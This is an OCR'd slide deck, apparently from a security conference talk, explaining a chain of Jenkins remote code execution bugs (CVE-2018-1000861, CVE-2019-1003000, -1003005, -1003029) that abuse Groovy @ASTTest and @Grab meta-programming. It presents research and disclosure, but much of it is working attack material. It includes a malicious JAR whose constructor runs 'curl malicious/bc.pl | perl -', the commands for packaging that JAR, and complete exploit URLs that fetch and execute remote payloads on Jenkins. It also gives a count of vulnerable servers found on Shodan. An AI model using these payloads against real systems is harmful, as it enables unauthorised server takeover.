
- Operate the program during compiler/parsing time
  - C Macro
  - C++ Template
  - Java Annotation
  - DSL
  - …



```
; int __cdecl main(int argc, const char **argv, const char **envp)
public main
main proc near

var_C= dword ptr -0Ch
var_8= dword ptr -8
var_4= dword ptr -4

; __unwind {
push    rbp
mov     rbp, rsp
mov     [rbp+var_C], 55 ; // fib(10)
mov     [rbp+var_8], 6765 ; // fib(20)
mov     [rbp+var_4], 102334155 ; // fib(40)
mov     eax, 0
pop     rbp
retn
; } // starts at 5FA
main endp
```

Groovy ❤ Meta-Programming

Pipeline is a DSL built with Groovy



@ASTTest

What the hell is that (;ﾟдﾟ)

@ASTTest

@ASTTest is a special AST transformation meant to help debugging other AST transformations or the Groovy compiler itself. It will let the developer “explore” the AST during compilation and **perform assertions on the AST** rather than on the result of compilation. This means that this AST transformations gives access to the AST before the bytecode is produced. @ASTTest can be placed on any annotable node and requires two parameters:

@ASTTest


```
@ASTTest(phase=CONVERSION, value={
    assert node instanceof ClassNode
    assert node.name == 'Person'
})
class Person {}
```

Let's try that in local

```
this.class.classLoader.parseClass('''
@groovy.transform.ASTTest(value={
  assert java.lang.Runtime.getRuntime().exec("touch pwned")
})
class Person {}
''');
```

Let's try that in local


```
$ ls
poc.groovy
$ groovy poc.groovy
$ ls
poc.groovy pwned
```



```
http://orange.tw:8080/descriptorByName/org.jenkinsci.plugins.workflow.cps.CpsFlowDefinition/checkScriptCompile
?value=@groovy.transform.ASTTest(value={ print 1 })%0a
class Person {}
```

```
0:
  column:   -1
  line:     1
  message:  "unable to resolve class org.jenkinsci.plugins.workflow.libs.Library\n"
  status:   "fail"
```

What the hell is that




Root cause analysis

- Pipeline **Shared** Groovy Libraries Plugin
  - A plugin for importing customized libraries into Pipeline
  - Jenkins loads your customized library before every Pipeline execute
- The root cause is - during compile-time, there is no corresponded library in **classPath**

How to fix

Ask admin to uninstall the plugin


LAME
memegenerator.net

@Grab

```
@Grab(group='commons-lang', module='commons-lang', version='2.4')
import org.apache.commons.lang.WordUtils
println "Hello ${WordUtils.capitalize('world')}"
```

@GrabResolve

```
@GrabResolver(name='restlet', root='http://maven.restlet.org/')
@Grab(group='org.restlet', module='org.restlet', version='1.1.6')
import org.restlet
```

@GrabResolve

```
@GrabResolver(name='restlet', root='http://malicious.com/')
@Grab(group='org.restlet', module='org.restlet', version='1.1.6')
import org.restlet
```

Oh, it works

```
220.133.114.83 - - [18/Dec/2018:18:56:54 +0800] "HEAD
/org/restlet/org.restlet/1.1.6/org.restlet-1.1.6.jar
HTTP/1.1" 404 185 "-" "Apache Ivy/2.4.0"
```


Import arbitrary JAR

But how to get code execution?

Dig deeper into `@Grab`

We start to review the Groovy implementation

groovy.grape.GrapeIvy



```
    void processOtherServices(ClassLoader loader, File f) {
        try {
            ZipFile zf = new ZipFile(f)
            ZipEntry serializedCategoryMethods = zf.getEntry("META-INF/services/org.codehaus.groovy.runtime.SerializedCategoryMethods")
            if (serializedCategoryMethods != null) {
                processSerializedCategoryMethods(zf.getInputStream(serializedCategoryMethods))
            }
            ZipEntry pluginRunners = zf.getEntry("META-INF/services/org.codehaus.groovy.plugins.Runners")
            if (pluginRunners != null) {
                processRunners(zf.getInputStream(pluginRunners), f.getName(), loader)
            }
        } catch(ZipException ignore) {
            // ignore files we can't process, e.g. non-jar/zip artifacts
            // TODO log a warning
        }
    }
```

groovy.grape.GrapeIvy

```
void processRunners(InputStream is, String name, ClassLoader loader) {
    is.text.readLines().each {
        GroovySystem.RUNNER_REGISTRY[name] = loader.loadClass(it.trim()).newInstance()
    }
}
```

Yes

We can poke the **Constructor** on any class!

Chain all together

Prepare the malicious JAR

```
public class Orange {
public Orange() {
  try {
    String payload = "curl malicious/bc.pl | perl -";
    String[] cmds = {"/bin/bash", "-c", payload};
    java.lang.Runtime.getRuntime().exec(cmds);
  } catch (Exception e) { }
}}
```

Prepare the malicious JAR

```
$ javac Orange.java
$ mkdir -p META-INF/services/
$ echo Orange >META-INF/services/org.codehaus.groovy.plugins.Runners
$ find -type f
./Orange.java
./Orange.class
./META-INF/services/org.codehaus.groovy.plugins.Runners
$ jar cvf poc-1.jar tw/
$ cp poc-1.jar ~/www/tw/orange/poc/1/
$ curl -I http://[host]/tw/orange/poc/1/poc-1.jar
```

Attacking remote Jenkins!

```
http://jenkins/descriptorByName/org.jenkinsci.plugins.w
orkflow.cps.CpsFlowDefinition/checkScriptCompile
?value=
@GrabConfig(disableChecksums=true)%0a
@GrabResolver(name='orange.tw', root='http://evil/')%0a
@Grab(group='tw.orange', module='poc', version='1')%0a
import Orange;
```

Demo

`https://youtu.be/abuH-j-6-s0`

Survey on Shodan

- It is about **75000** Jenkins servers in the wild
  - $ cat versions | sort | uniq -c | sort -n | less

11750- Jenkins: 2.150.1
5473 - Jenkins: 2.138.3
4583 - Jenkins: 2.121.3
4534 - Jenkins: 2.138.2
3389 - Jenkins: 2.156
2987 - Jenkins: 2.138.1
2530 - Jenkins: 2.121.1
2422 - Jenkins: 2.121.2

- 1933 - Jenkins: 2.107.3
- 1577 - Jenkins: 2.60.3
- 1559 - Jenkins: 2.107.2
- 1348 - Jenkins: 2.89.4
- 1263 - Jenkins: 2.155
- 1095 - Jenkins: 2.153
- 1012 - Jenkins: 2.107.1
- 958 - Jenkins: 2.89.3

Survey on Shodan

- We suppose all installed the suggested plugins
  - Enable Overall/Read are vulnerable
  - Disable Overall/Read
    - Version > 2.138 can be chained with the ACL bypass vulnerability
  - It's about **45000/75000** vulnerable Jenkins we can hack

Evolution of the exploit

2018-12-05
CVE-2018-1000861
ACL bypass fixed
@orange_8361

2019-01-08
@orange_8361
CVE-2019-1003000
Sandbox escape fixed
(classLoader.parseClass)

2019-01-16
Release the blog
Hacking Jenkins part-1
@orange_8361

2019-01-28
@0ang3el
CVE-2019-1003005
Another path to reach the syntax validation fixed
(GroovyShell.parse)

2019-02-19
Release the blog
Hacking Jenkins part-2
and the RCE chain
@orange_8361

2019-03-06
@webpentest
CVE-2019-1003029
Another sandbox escape
in GroovyShell.parse fixed

Evolution of the exploit

- Original entry (based on **classLoader.parseClass**)
    - Meta programming is still required to obtain code execution
- New entry found by **@0ang3el** (based on **GroovyShell.parse**)
    - A more universal entry
    - The new entry is based on a higher level Groovy API
    - With more features added compared to the original API, **@webpentest** found an easier way to escape the sandbox!

More reliable exploit chain

```
http://jenkins/securityRealm/user/admin/descriptorByName/
org.jenkinsci.plugins.scriptsecurity.sandbox.groovy.Secur
eGroovyScript/checkScript
?sandbox=true
&value=public class poc {
  public poc() { "curl orange.tw/bc.pl | perl -".execute() }
}
```

CVE-2019-1003029 *by @webpentest*
CVE-2019-1003005 *by @0ang3el*
CVE-2018-1000861 *by @orange_8361*

awesome-jenkins-rce-2019

Matrix Compromised Through

https://www.infosecurity-magazine.com/news/matrix-compromised-through-known-1/

無痕模式

12 APR 2019 NEWS

Matrix Compromised Through Known Jenkins Flaws

Kacy Zurkus

News Writer

Email Kacy

